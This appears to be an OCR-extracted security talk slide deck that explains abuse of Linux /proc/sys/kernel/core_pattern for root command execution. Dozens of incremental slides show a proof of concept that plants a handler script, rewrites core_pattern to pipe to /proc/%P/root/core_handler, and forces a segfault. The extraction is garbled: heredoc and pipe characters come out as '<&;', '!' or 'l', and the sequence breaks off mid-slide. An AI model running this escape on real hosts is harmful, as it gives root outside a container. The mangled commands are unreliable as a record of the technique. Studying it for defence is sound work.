
1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern
  - o As root
  - o As a child of [kthreadd]
  - o With the default cgroup/namespaces
5. We get command execution!

# /proc/sys/kernel/core\_pattern - Theory


1. Program crashes just right
  - o Really, receives one of a handful of signals
2. Kernel reads pattern from  
`/proc/sys/kernel/core_pattern`
3. %P's in are replaced with the crashed process' PID
  - o Other template specifiers exist
4. If the pattern starts with a | (pipe), a process is started...
  - o With argv from the pattern
  - o As root
  - o As a child of [kthreadd]
  - o With the default cgroup/namespaces
5. We get command execution!



# /proc/sys/kernel/core\_pattern - PoC



# /proc/sys/kernel/core\_pattern - PoC



# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
```

# /proc/sys/kernel/core\_pattern - PoC



The image shows a terminal window with the title bar "ssh" and a tab labeled "⌘1". The terminal contains the following text:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh ✘ *1
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
```


# /proc/sys/kernel/core\_pattern - PoC



The image shows a terminal window titled "ssh" with a single tab labeled "⌘⌘1". Inside the terminal, the following shell session is visible:

```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
```


# /proc/sys/kernel/core\_pattern - PoC



The image shows a terminal window titled "ssh" with a single tab labeled "⌘%1". The terminal contains the following session transcript:


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux  
> chmod 0755 /core_handler  
> ls -l /core_handler  
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler  
> sleep 1111 &  
> jobs -l  
[1] + 118 Running  
> cat </proc/sys/kernel/core_pattern  
core
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
!/proc/%P/root/core_handler
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
!/proc/%P/root/core_handler
```


# /proc/sys/kernel/core\_pattern - PoC



The image shows a terminal window titled "ssh" with a single tab labeled "⌘%1". The terminal contains the following session transcript:


```
> cat >/core_handler <<'_eof'  
> #!/bin/bash  
> exec >$0.out 2>&1  
> ps awwwfux  
> _eof  
> cat </core_handler  
#!/bin/bash  
exec >$0.out 2>&1  
ps awwwfux  
> chmod 0755 /core_handler  
> ls -l /core_handler  
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler  
> sleep 1111 &  
> jobs -l  
[1] + 118 Running  
> cat </proc/sys/kernel/core_pattern  
core  
!/proc/%P/root/core_handler
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo '/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
```

# /proc/sys/kernel/core\_pattern - PoC



```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c '
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill      '
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <<'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV '
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
-rwxr-xr-x 1 root root 41 Oct 23 17:26 /core_handler
> sleep 1111 &
> jobs -l
[1] + 118 Running
> cat </proc/sys/kernel/core_pattern
core
> echo 'l/proc/%P/root/core_handler' >/proc/sys/kernel/core_pattern
> cat </proc/sys/kernel/core_pattern
l/proc/%P/root/core_handler
> sh -c 'kill -SEGV $$'
Segmentation fault (core dumped)
> ls -l /core_handler*
```

# /proc/sys/kernel/core\_pattern - PoC




```
ssh
> cat >/core_handler <&;'_eof'
> #!/bin/bash
> exec >$0.out 2>&1
> ps awwwfux
> _eof
> cat </core_handler
#!/bin/bash
exec >$0.out 2>&1
ps awwwfux
> chmod 0755 /core_handler
> ls -l /core_handler
